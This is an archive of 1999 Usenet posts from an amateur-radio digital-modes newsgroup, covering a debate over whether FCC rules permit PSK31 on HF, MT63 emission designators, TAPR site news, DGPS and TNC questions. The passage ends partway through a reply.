<79c9q3hdm1@nnrp1.dejanews.com>...
>Dear Colleagues,
>
>We invite you to learn more about the fine products made by SEA.
>
>For general information, please visit:
>http://www.hamilton.lv/SEA/seamaine.htm
>
>For Region A1
>http://www.hamilton.lv/SEA/areaa1.htm
>
>For Region A2
>http://www.hamilton.lv/SEA/seaa2.htm
>
>For Region A3
>http://www.hamilton.lv/SEA/seagmdss.htm
>
>The new GMDSS Console:
>http://www.hamilton.lv/SEA/console.htm
>
>Thank you for your interest and visiting our site.
>
>Best regards,
>
>Alexander Nikolayev
>http://www.hamilton.lv
>
>
>-----------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

660. TAPR.ORG Major Site Upgrade

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: "Greg Jones", WD5IVD <wd5ivd@tapr.org>
Message-ID: <79cqrc$c16$1@hornet.fibr.net>
Source record: 19862

```
http://www.tapr.org
-----------------------------------------------

This is to let everyone on this USENET group know that
TAPR.ORG has had a major face lift.

Please take a moment and visit the new site. I think you will find
it easier to navigate and find items of interest on the various
web pages.

We have also implemented a new list processor as well as a new
mail archive search engine.

Cheers - Greg Jones, WD5IVD
President, TAPR
```

661. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: "Greg Jones", WD5IVD <wd5ivd@tapr.org>
Message-ID: <79cqmvbvr1@hornet.fibr.net>
Source record: 19863
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <795ag4$5bp@enews4.newsguy.com> Charles Brabham, n5pvl@texoma.net writes:
>Clowns like Greg Jones, who actually PROMOTE "amateur telephone" are
>directly responsible for our present situation here. Don't think so? Take a
>look at the result of Greg's policies here in Texas, where the TexNet
>high-speed Packet net is now kaput and is slated to be replaced by ***
>Internet connections *** in preference to Amateur Radio. The TexNet folks
>have gone so far as to say that TexNet node SYSOPs without Internet
>connections will be edged out of the "network". - A real proud day for Ham
>Radio when that was announced, huh?
>

Sorry Charlie (or is it Baby Huey?)

There are no "amateur telephones" used on TexNet or any other networks that I am involved with.

We don't use any 'telephone' modems on any of the TexNet nodes. You know that.

You harp on these issue because others who don't know the facts might listen to you and that it isn't about what is good for amateur radio, but all about personal attacks against a few that you believe did you wrong at some point in the distant past.

I sure wish you would get your facts straight.

The networking technology that TAPR is currently working on doesn't utilize 'telephone' modems. It is all RF based. Radios talking to other radios. We aren't building telephone modems into any of our projects. No sir Huey.

Like the Spread Spectrum Radio Projects
http://www.tapr.org/tapr/html/taprfhss.html

or like some of the future 56K-3Mbps stuff that is in the pipeline.

or the PIC-Encoder project
http://www.tapr.org/tapr/html/pice.html

All RF based stuff.

But then again, when did you ever really worry about what is right over what sounds good to those that don't know what the real history or facts are.

Cheers - Greg Jones, WD5IVD

662. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: flanders@groupz.net
Message-ID: <36b9f804.7215438@nntp.groupz.net>
Source record: 19864

On Thu, 04 Feb 1999 15:46:42 GMT, ke4zv@bellsouth.net (Gary Coffman)
wrote:

>SNIP
>
>He can't run PSK31 at all on HF because US regulations
>require the use of specific enumerated codes, and the
>varicode used isn't one of them. Ref 97.307(f)(3).
>
>IMHO, the ARRL needs to petition the FCC to modernize
>its emissions regulations so these operations could be
>conducted legally.
>
>Gary
>Gary Coffman KE4ZV

But - doesn't section 97.309 (b) provide for this type of operation?
As I read it (quoted below), it appears to allow any code not intended
to obscure the transmission. A reading of the previous few paragraphs
(97.309, a) seems to argue the rules are not meant to prevent
non-spedified codes as long as they are not "codes or ciphers". Looks
like it might be wise to record all outgoing transmissions so that the
last paragraph below is satisfied (and also ID in CW so they can
contact the transmitting station if necessary).

I am just getting on psk31 and look forward to more operations unless
this is truly restricted per your argument. Comments?

Jerry W4UK

97.309 RTTY and data emission codes.

b. Where authorized by 97.305(c) and 97.307(f) of this Part, a
station may transmit a RTTY or data emission using an unspecified
digital code, except to a station in a country with which the United
States does not have an agreement permitting the code to be used. RTTY
and data emissions using unspecified digital codes must not be
transmitted for the purpose of obscuring the meaning of any
communication. When deemed necessary by an EIC to assure compliance
with the FCC Rules, a station must:

Cease the transmission using the unspecified digital code;

Restrict transmissions of any digital code to the extent instructed;

Maintain a record, convertible to the original information, of all
digital communications transmitted.

663. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36BA000C.D0A22B71@erols.com>
Source record: 19865

You are right, Jerry. 97.305 states only authorized codes can be used
and 97.309 authorizes any code so long as it is not intended to obscure
the transmission. By making the code and the sofware available to the
public there can be no intent to obscure the transmission. 97.307
identifies the frequencies to be used for the differenct modes and data
is one of them.

As I read it, you don't have to keep a written copy of the
communications *unless* specifically asked to do so by the FCC.

As I recall, this change was pushed by the ARRL some years ago when we
had problems with U.S. stations not being permitted to get on packet.

Jerry Flanders wrote:
>
> On Thu, 04 Feb 1999 15:46:42 GMT, ke4zv@bellsouth.net (Gary Coffman)
> wrote:
>
> >SNIP
> >
> >He can't run PSK31 at all on HF because US regulations
> >require the use of specific enumerated codes, and the
> >varicode used isn't one of them. Ref 97.307(f)(3).
> >
> >IMHO, the ARRL needs to petition the FCC to modernize
> >its emissions regulations so these operations could be
> >conducted legally.
> >
> >Gary
> >Gary Coffman KE4ZV
>
> But - doesn't section 97.309 (b) provide for this type of operation?
> As I read it (quoted below), it appears to allow any code not intended
> to obscure the transmission. A reading of the previous few paragraphs
> (§97.309, a) seems to argue the rules are not meant to prevent
> non-spedified codes as long as they are not "codes or ciphers". Looks
> like it might be wise to record all outgoing transmissions so that the
> last paragraph below is satisfied (and also ID in CW so they can
> contact the transmitting station if necessary).
>
> I am just getting on psk31 and look forward to more operations unless
> this is truly restricted per your argument. Comments?
>
> Jerry W4UK
>

> §97.309 RTTY and data emission codes.
>
> b. Where authorized by §§97.305(c) and 97.307(f) of this Part, a
> station may transmit a RTTY or data emission using an unspecified
> digital code, except to a station in a country with which the United
> States does not have an agreement permitting the code to be used. RTTY
> and data emissions using unspecified digital codes must not be
> transmitted for the purpose of obscuring the meaning of any
> communication. When deemed necessary by an EIC to assure compliance
> with the FCC Rules, a station must:
>
> Cease the transmission using the unspecified digital code;
>
> Restrict transmissions of any digital code to the extent instructed;
>
> Maintain a record, convertible to the original information, of all
> digital communications transmitted.

664. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36ca21b5.105403784@news.atl.bellsouth.net>
Source record: 19866
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

On Fri, 5 Feb 1999 10:22:48 +1300, "Fred" <as149@detroit.freenet.org> wrote:

>The best place for MT63 information is the MT63 web site
>(well what a surprise!). You'll find it at:
>
>http://members.xoom.com/ZL1BPU/MT63/MT63.html
>
>It just so happens that I run the site, so if you have any
>questions about the mode, let me know.
>
>As to the designator, well.....
>
>64 tones, spaced 15.625 Hz, each modulated with BPSK,
>at 10 bps, so what does that make it?

F2B.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

665. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36c91efd.104708235@news.atl.bellsouth.net>
Source record: 19867

On Thu, 04 Feb 1999 19:56:14 GMT, flanders@groupz.net (Jerry Flanders) wrote:
>On Thu, 04 Feb 1999 15:46:42 GMT, ke4zv@bellsouth.net (Gary Coffman)
>wrote:
>
>>SNIP
>>
>>He can't run PSK31 at all on HF because US regulations
>>require the use of specific enumerated codes, and the
>>varicode used isn't one of them. Ref 97.307(f)(3).
>>
>>IMHO, the ARRL needs to petition the FCC to modernize
>>its emissions regulations so these operations could be
>>conducted legally.
>>
>>Gary
>>Gary Coffman KE4ZV
>
>But - doesn't section 97.309 (b) provide for this type of operation?
>As I read it (quoted below), it appears to allow any code not intended
>to obscure the transmission. A reading of the previous few paragraphs
>(ï¿½97.309, a) seems to argue the rules are not meant to prevent
>non-spedified codes as long as they are not "codes or ciphers". Looks
>like it might be wise to record all outgoing transmissions so that the
>last paragraph below is satisfied (and also ID in CW so they can
>contact the transmitting station if necessary).

97.309(b) does permit unspecified codes. However, 97.305(c) attaches
note (3) to all of our HF bands. That's 97.307(f)(3), and it says that *only*
the specified codes in 97.309(a) can be used on those bands. Unspecified
codes are only allowed on bands marked (6) or (7). Those are the VHF
bands 2m and above.

Note that the *emission* G1B is fine. We can use that. But we can't use
varicode. We'd need to use straight ASCII or Baudot instead to be legal.
This is an archaic limitation, and should be removed from the rules.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

666. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36cc2f4e.108885248@news.atl.bellsouth.net>
Source record: 19868
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

On Thu, 04 Feb 1999 22:38:59 GMT, ke4zv@bellsouth.net (Gary Coffman) wrote:
>>64 tones, spaced 15.625 Hz, each modulated with BPSK,
>>at 10 bps, so what does that make it?
>
>F2B.

Sorry, I was wrong. It is F7B.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

667. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: John Lundgren <NOlundgrejSPAM@mail.rsccd.org>
Message-ID: <36BA4E00.520E@mail.rsccd.org>
Source record: 19869
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

John Miles wrote:

> John Lundgren wrote:

> > John Miles wrote:

> > > Allan Herriman wrote:
> > [snip]

> > > Mbps link. 100BaseT uses multiple pairs with all kinds of funky
> > > multi-level quadrature modulation schemes and such that I don't even
> > > want to think about at this point. I am not sure that there are any
> > > off-the-shelf radio modem chips like the MC13155 available for
> > > 100-megabit service.

> > That's not true. For gigabit ethernet, there's fancy modulation etc.
> > But for regular 100BaseT there are only two pairs used, and it's
> > basically the same as 10BaseT.
> > Manchester encoding is used for 10BaseT.

> Wow, that's not what I'd always heard. So it's just two differential
> pairs (4 conductors in all), just like 10BT?

> -- jm KE5FX

The 100BaseT that HP came up with that runs over cat3 wire uses all four
pairs, but _no_one_ uses this, everyone uses the 100BaseTX I believe
it's called, which is just the same two pairs as 10BaseT.

--
Please remove NO and SPAM from my email addr to reply.
--
@@@@@@@@@@T@h@e@@I@n@t@e@r@n@e@t@@w@a@s@@c@o@o@l@@u@n@t@i@l@@@@@@@@@
@ John Lundgren Elec. Tech, Info. Tech. Svcs.| lundgrej <AT> mail @
@ Rancho Santiago Community College District | .rsccd.org @
@ 17th St. at Bristol \ Santa Ana, CA 92706 | www.rsccd.org @
@ My opinions are mine, NOT my employer's. |PGP key avail on req@
@ "Everything is InterTwingled" - Ted Nelson in ComputerLib @
@@@@@@@@@@e@v@e@r@y@o@n@e@@f@o@u@n@d@@o@u@t@@a@b@o@u@t@@i@t@@@@@@@@@@
I am a California Resident and ALL California Junk Email laws apply.
You must meet _all_ Calif Anti-SPAM laws. See www.leginfo.ca.gov
and search for 17538.4 in the business and professions code.

668. comments on Pacterm 98

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: Paul Lantz <plantz@onlink.net>
Message-ID: <79dkj7$bt0$1@onlink3.onlink.net>
Source record: 19870

I have a Kam Plus and thinking of getting Pacterm 98. I have downloaded the demo.

Is this program worth the price?

669. ProComm Plus HOST MODE FOR TNC 2 HELP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-04 00:00:00 UTC
From: lee mcdaniel <wb4qoj@roava.net>
Message-ID: <36BA0507.B97644@roava.net>
Source record: 19871

HELP,

Can some one send me (if they have it) the script file that will allow the TNC 2 to talk with Procomm Plus in host mode. Years ago I remember seeing that somewhere and cannot find it.

Please if you have it send it to me at WB4QOJ@ROAVA.NET

THANK YOU

670. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36ba0f68.0@news.iprolink.co.nz>
Source record: 19872
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

The best place for MT63 information is the MT63 web site
(well what a surprise!). You'll find it at:

http://members.xoom.com/ZL1BPU/MT63/MT63.html

It just so happens that I run the site, so if you have any
questions about the mode, let me know.

As to the designator, well.....

64 tones, spaced 15.625 Hz, each modulated with BPSK,
at 10 bps, so what does that make it?

73,
Murray ZL1BPU

671. MT63 Web Site upgrade

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36ba4938.0@news.iprolink.co.nz>
Source record: 19873
Cross-posted to: alt.radio.digital,aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

Hi folks,
The MT63 Web site at http://members.xoom.com/ZL1BPU/MT63/MT63.html
has just been upgraded.

It now includes the "official" code for the new MT12 and MT13 modes with CW ID and increased interleave.

For those that are unaware, MT63 is an awesome HF digital mode, that is just about indestructible. It works well when other modes give up when the QRM or QRN are bad (or both!), and survives quite significant jamming. The throughput is 100 WPM, good or bad conditions alike.

For those (especially in the USA) who are frightened to run advanced digital modes because they have not been blessed by the ARRL and/or the FCC, gee we feel sorry for you! MT63 is public domain, and although coded, is not encrypted.

You need a Motorola 56002 EVM to run MT63. A list of EVM users is available at the MT63 web site.

73,

Murray ZL1BPU

672. Tech. Help with tuning resolution mod

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: rickw999@aol.com
Message-ID: <19990204210943.26741.00000768@ng-ca1.aol.com>
Source record: 19874

I have been trying to figure out a way to get 1khz resolution with
the YB305's tuning steps. Currently, it has 5khz steps on shortwave. I
remember the YB400 had a button below the tuning buttons so you could choose 1
or 5 khz. I am adding a bfo circuit to the YB305 and would like to get the
1khz resolution on the 305 if at all possible. If you have any ideas on this I
sure would
appreciate. Thanks, Rick

673. DGPS on VHF/UHF in LA, CA?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Ken Harris <kjh@shoreline-studios.com>
Message-ID: <01be50ce$906b78c0$6a936520@dino.lacasabonita.com>
Source record: 19875
Cross-posted to: sci.geo.satellite-nav,rec.radio.amateur.digital.misc

I just got a Garmin 48, and it accepts RTCM DGPS corrections.

I have a Yaesu FT50 (which will recieve 76-200, 300-540, 800-999 MHz), so I'm wondering if there are any VHF DGPS tranmissions in the LA, California area?

674. Re: MT63 Web Site upgrade

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <79e4qhppa1@arachne.labyrinth.net.au>
Source record: 19876
Cross-posted to: alt.radio.digital,aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

In aus.radio.amateur.digital Fred <as149@detroit.freenet.org> wrote:
> You need a Motorola 56002 EVM to run MT63. A list of EVM users is available
> at the MT63 web site.

Anyone considering a port to TI 320C31? I can help out.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

675. Help with Linux/TNC question.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: kg4bia@aol.comdmx
Message-ID: <19990205081808.25321.00000385@ng-cg1.aol.com>
Source record: 19877

Hi all,

I have a co-worker that's using Linux on a spare computer. We have heard that if you run Linux and have a Soundblaster compatible soundcard, you could use the soundcard as a TNC. Is this true? And if so, what equipment and/or setup is needed to make it work. Sorry if this is a dumb question to ask but, we are both new to packet (2 meter FM). Thanks in advance.

Mark Goods
KG4BIA@aol.com
goods@vaxrb.niehs.nih.gov

676. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Derek Thom <Derek@g3nks.demon.co.uk>
Message-ID: <3HxfHBA7Jpu2Ewnf@g3nks.demon.co.uk>
Source record: 19878
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

In article <36ba0f68.0@news.iprolink.co.nz>, Fred
<as149@detroit.freenet.org> writes
>The best place for MT63 information is the MT63 web site
>(well what a surprise!). You'll find it at:
>
>http://members.xoom.com/ZL1BPU/MT63/MT63.html
>
>It just so happens that I run the site, so if you have any
>questions about the mode, let me know.
>

Many thanks.

>As to the designator, well.....
>
>64 tones, spaced 15.625 Hz, each modulated with BPSK,
>at 10 bps, so what does that make it?
>

How about G7D?

73, Derek
--
Derek Thom G3NKS
Cheltenham IO81XU
QRV 160m to 70cm

The above views are my own and are not necessarily those of any organisation
of which I am a member.

677. Whats a good modem for laptop APRS?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: jtovet@aol.com
Message-ID: <19990205093028.22045.00000275@ng154.aol.com>
Source record: 19879

Hi...I enjoy aprs from my home using a KAM and APRS DOS software.

I want to try to do it from the road, with my old 486 laptop. I can set up the software just fine, and was thinking about using the BAYCOM TNC. Any thoughts? I'm going to talk to Bob Bruninga about getting the commercial software, and see if I can set up some local business's with a way of tracking their vehicles. Seems like a great idea. Could be run on the business band. Well, anyway if anyone knows of a decent tnc for a laptop I'd appreciate it
Thanks
Jim
KA1EUI

678. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Steve Ford <sford@arrl.org>
Message-ID: <36BB0488.7F66@arrl.org>
Source record: 19880

Gary Coffman wrote:
>
> 97.309(b) does permit unspecified codes. However, 97.305(c) attaches
> note (3) to all of our HF bands. That's 97.307(f)(3), and it says that *only*
> the specified codes in 97.309(a) can be used on those bands. Unspecified
> codes are only allowed on bands marked (6) or (7). Those are the VHF
> bands 2m and above.
>
> Note that the *emission* G1B is fine. We can use that. But we can't use
> varicode. We'd need to use straight ASCII or Baudot instead to be legal.
> This is an archaic limitation, and should be removed from the rules.
>

Gary:

The FCC clarified the meaning of the rules in an Order released October 11, 1995 (December 1995 QST, p 84). The Order (DA 95-2106) reads in part: "This Order amends Section 97.309(a) of the Commission's Rules...to clarify that amateur stations may use any digital code that has its technical characteristics publicly documented. This action was initiated by a letter from the American Radio Relay League, Inc. (ARRL)."

PSK31 meets the requirement of public documentation. If there was any question about its legality on HF, we wouldn't be running test transmissions at W1AW as we are currently.

I can fax or mail a complete copy of the 1995 order to you, if that would be helpful.

73 . . . Steve, WB8IMY
QST Managing Editor

679. Re: TAPR.ORG Major Site Upgrade

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Jeff@jehosophat.com
Message-ID: <slrn7bm48u.gh4.Jeff@photuris.jehosophat.com>
Source record: 19881

On 4 Feb 1999 19:02:04 GMT, Greg Jones, WD5IVD <wd5ivd@tapr.org> wrote
in message <79cqrc$c16$1@hornet.fibr.net>:
>
>This is to let everyone on this USENET group know that
>TAPR.ORG has had a major face lift.
>
>Please take a moment and visit the new site. I think you will find
>it easier to navigate and find items of interest on the various
>web pages.

it looks good Greg but I can't find the audio news anymore?
(Newsline, etc.)

--
jeffrey davis, n9avg
muncie, indiana usa

680. Re: DGPS on VHF/UHF in LA, CA?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: darrell.earnshaw@sap-ag.de
Message-ID: <79f7l1$20t$1@nnrp1.dejanews.com>
Source record: 19882
Cross-posted to: sci.geo.satellite-nav,rec.radio.amateur.digital.misc

In article <01be50ce$906b78c0$6a936520@dino.lacasabonita.com>,
"Ken Harris" <kjh@shoreline-studios.com> wrote:
>
> I just got a Garmin 48, and it accepts RTCM DGPS corrections.
>
> I have a Yaesu FT50 (which will recieve 76-200, 300-540, 800-999
> MHz), so I'm wondering if there are any VHF DGPS tranmissions in
> the LA, California area?
>
>

I'm afraid this is not an answer to your question directly, but really a supplemental question. (As I'm pretty new to using a GPS - having only acquired the unit a couple of days ago - please forgive my ignorance.)

Exactly what constitutes RTCM DGPS correction data? Is it simply the audio stream from a suitable receiver, in which case presumably any receiver capable of receiving DGPS transmissions will suffice. Or, is it a data stream, which would indicate that some "interface" and/or processing capability is required between the receiver and the GPS unit?

Regards,

Darrell, NR3Y/W6.

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

681. Re: DGPS on VHF/UHF in LA, CA?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: "Greg Jones", WD5IVD <wd5ivd@tapr.org>
Message-ID: <79fcom$jd3$1@hornet.fibr.net>
Source record: 19883
Cross-posted to: sci.geo.satellite-nav,rec.radio.amateur.digital.misc

In article <79f7l1$20t$1@nnrp1.dejanews.com> , darrell.earnshaw@sap-ag.de writes:
>Exactly what constitutes RTCM DGPS correction data? Is it simply the audio
>stream from a suitable receiver, in which case presumably any receiver capable
>of receiving DGPS transmissions will suffice. Or, is it a data stream, which
>would indicate that some "interface" and/or processing capability is required
>between the receiver and the GPS unit?
>

The amateur radio experts on this subject hang out over on TACGPS on the TAPR system.

http://www.tapr.org/cgi-bin/lyris.pl?site=tapr&enter=tacgps

You can also search the mail archives if you want:
http://www.tapr.org/cgi-bin/wilma/tacgps

Also TAPR has a DGPS kit that you can then output the RTCM on a local amateur freq if you want.

Visit: http://www.tapr.org/tapr/html/Fdgps.html

Cheers - Greg

682. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36d84006.178702410@news.atl.bellsouth.net>
Source record: 19884
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

On Fri, 5 Feb 1999 06:40:59 +0000, Derek Thom <Derek@g3nks.demon.co.uk> wrote:
>In article <36ba0f68.0@news.iprolink.co.nz>, Fred
><as149@detroit.freenet.org> writes
>>As to the designator, well.....
>>
>>64 tones, spaced 15.625 Hz, each modulated with BPSK,
>>at 10 bps, so what does that make it?
>>
>
>How about G7D?

I put on my ITU emissions designator glasses and looked at
this yet again. I now think it is J7B. The subcarriers are not
phase modulated onto the main carrier, so G is inappropriate
as the primary designator (G would be Ok if there were only
one carrier, IE as in PSK31). The subcarriers are themselves
phase modulated, but that's irrelevant to the primary designator.
7 seems correct for the second designator since there are multiple
subcarriers. The third designator is B rather than D if the useage
is intended to be human readable text rather than computer data.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

683. Apple II software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Donal Leader <donalmie@iol.ie>
Message-ID: <79fjl3$5je$1@news2.news.iol.ie>
Source record: 19885

Hi:

Is there anyone out there who is using an Apple II for packet radio. If so, I would be glad to know whether there is still software available. I want to put an Apple IIc+ to use for packet purposes and would really love to have the software to do this. Any ideas?

Thanks

Donal EI5IT

684. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36da4344.179532170@news.atl.bellsouth.net>
Source record: 19886

On Fri, 05 Feb 1999 09:47:36 -0500, Steve Ford <sford@arrl.org> wrote:
>Gary Coffman wrote:
>>
>> 97.309(b) does permit unspecified codes. However, 97.305(c) attaches
>> note (3) to all of our HF bands. That's 97.307(f)(3), and it says that *only*
>> the specified codes in 97.309(a) can be used on those bands. Unspecified
>> codes are only allowed on bands marked (6) or (7). Those are the VHF
>> bands 2m and above.
>>
>> Note that the *emission* G1B is fine. We can use that. But we can't use
>> varicode. We'd need to use straight ASCII or Baudot instead to be legal.
>> This is an archaic limitation, and should be removed from the rules.
>>
>
>Gary:
>
>The FCC clarified the meaning of the rules in an Order released October
>11, 1995 (December 1995 QST, p 84). The Order (DA 95-2106) reads in
>part: "This Order amends Section 97.309(a) of the Commission's
>Rules...to clarify that amateur stations may use any digital code that
>has its technical characteristics publicly documented. This action was
>initiated by a letter from the American Radio Relay League, Inc.
>(ARRL)."
>
>PSK31 meets the requirement of public documentation. If there was any
>question about its legality on HF, we wouldn't be running test
>transmissions at W1AW as we are currently.
>
>I can fax or mail a complete copy of the 1995 order to you, if that
>would be helpful.
>
>73 . . . Steve, WB8IMY
>QST Managing Editor

That would be interesting. The only clarifying language I see in
Part 97 is 97.309(a)(4) which allows transmission protocols
such as PACTOR, GTOR, Clover II, etc, but doesn't allow the
underlying information coding to be other than the specified
ISO646 (ASCII), CCIR 625 (AMTOR/SITOR), or Telegraphic
alphabet number 2 (Baudot). With PACTOR, GTOR, Clover II,
etc, the information coding is still ASCII, albeit embedded in
FEC or Huffman compressed. With PSK31, it is *not*. It is
varicode. Varicode is not one of the specified telegraphic
alphabets in 97.309(a)(1)(2)(3).

Let's look at the exact text added to Part 97.309(a)

"(4) An amateur station transmitting a RTTY or data emission
USING A DIGITAL CODE SPECIFIED IN THIS PARAGRAPH
[emphasis added] may use any technique whose technical
characteristics have been documented publicly, such as CLOVER,
G-TOR, or PacTOR, for the purpose of facilitating communications."

This says transmission techniques, FEC, protocols, etc can be used
to facilitate transmission of the *specified* codes listed in the paragraph.
It doesn't say that *unspecified* codes can be used, published or not. If
the FCC contradicts *their own language* in their letter, I would definitely
like to see it.

Note that if they do, it completely negates the requirement for specified
codes and the reference to them in Part 97.307(f)(3). I'd certainly like to
see that section stricken. But the quoted Part 97 language doesn't say that.
It still requires the use of the specified codes listed in 97.309(a)(1)(2)(3).

There are at least 4 levels of coding used in PSK31.

1) Information coding: varicode telegraphic alphabet
2) FEC coding: none, or convolutional trellis in QPSK mode
3) Protocol coding: manual
4) Transmission symbol coding: PSK or QPSK

Part 97.307(f)(3) authorizes 4. Part 97.309(a)(4) authorizes
2 and 3, *but not 1*. The only out that I see is to claim that
varicode is compressed ASCII, but that would be stretching
the language all out of shape (and disagreeing with the author's
published documentation). It is lookup table compatible with
ASCII, but then so is any other telegraphic alphabet representing
the roman character set. If that's what they mean, then 97.309(a)
(1), (2), and (3) are moot and should be stricken entirely and
replaced with a blanket statement authorizing any digital code
that has been publicly documented. (I'd wholeheartedly support
that.)

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

685. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: Steve Ford <sford@arrl.org>
Message-ID: <36BB5AE3.55A3@arrl.org>
Source record: 19887

Gary Coffman wrote:
>
> The only out that I see is to claim that
> varicode is compressed ASCII, but that would be stretching
> the language all out of shape (and disagreeing with the author's
> published documentation). It is lookup table compatible with
> ASCII, but then so is any other telegraphic alphabet representing
> the roman character set. If that's what they mean, then 97.309(a)
> (1), (2), and (3) are moot and should be stricken entirely and
> replaced with a blanket statement authorizing any digital code
> that has been publicly documented. (I'd wholeheartedly support
> that.)

That's the direction the League has been pursuing with the FCC. The 1995 Order specifically covers CLOVER, G-TOR and PACTOR and states that these modes " . . . do not conflict with our [FCC's] objective of preventing the use of codes or ciphers intended to obscure the meaning of the communication." ARRL Legal Counsel Chris Imlay has written the FCC requesting that the provisions of the order be extended to cover PSK31 as well. I don't have the actual FCC response in hand, but I've been informed that they intend to treat PSK31 in the same fashion. In fact, one individual at the FCC (I don't have his name) gave the green light when we wanted to fire up PSK31 at W1AW.

As you say, however, the more efficient course of action would be a rewrite that would automatically authorize any publicly documented digital code. It would certainly nip these issues in the bud (and save Chris Imlay the trouble).

73 . . . Steve Ford, WB8IMY
QST Managing Editor

686. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-05 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36db6abd.189638732@news.atl.bellsouth.net>
Source record: 19888

On Fri, 05 Feb 1999 15:56:04 -0500, Steve Ford <sford@arrl.org> wrote:
>Gary Coffman wrote:
>>
>> The only out that I see is to claim that
>> varicode is compressed ASCII, but that would be stretching
>> the language all out of shape (and disagreeing with the author's
>> published documentation). It is lookup table compatible with
>> ASCII, but then so is any other telegraphic alphabet representing
>> the roman character set. If that's what they mean, then 97.309(a)
>> (1), (2), and (3) are moot and should be stricken entirely and
>> replaced with a blanket statement authorizing any digital code
>> that has been publicly documented. (I'd wholeheartedly support
>> that.)
>
>That's the direction the League has been pursuing with the FCC. The 1995
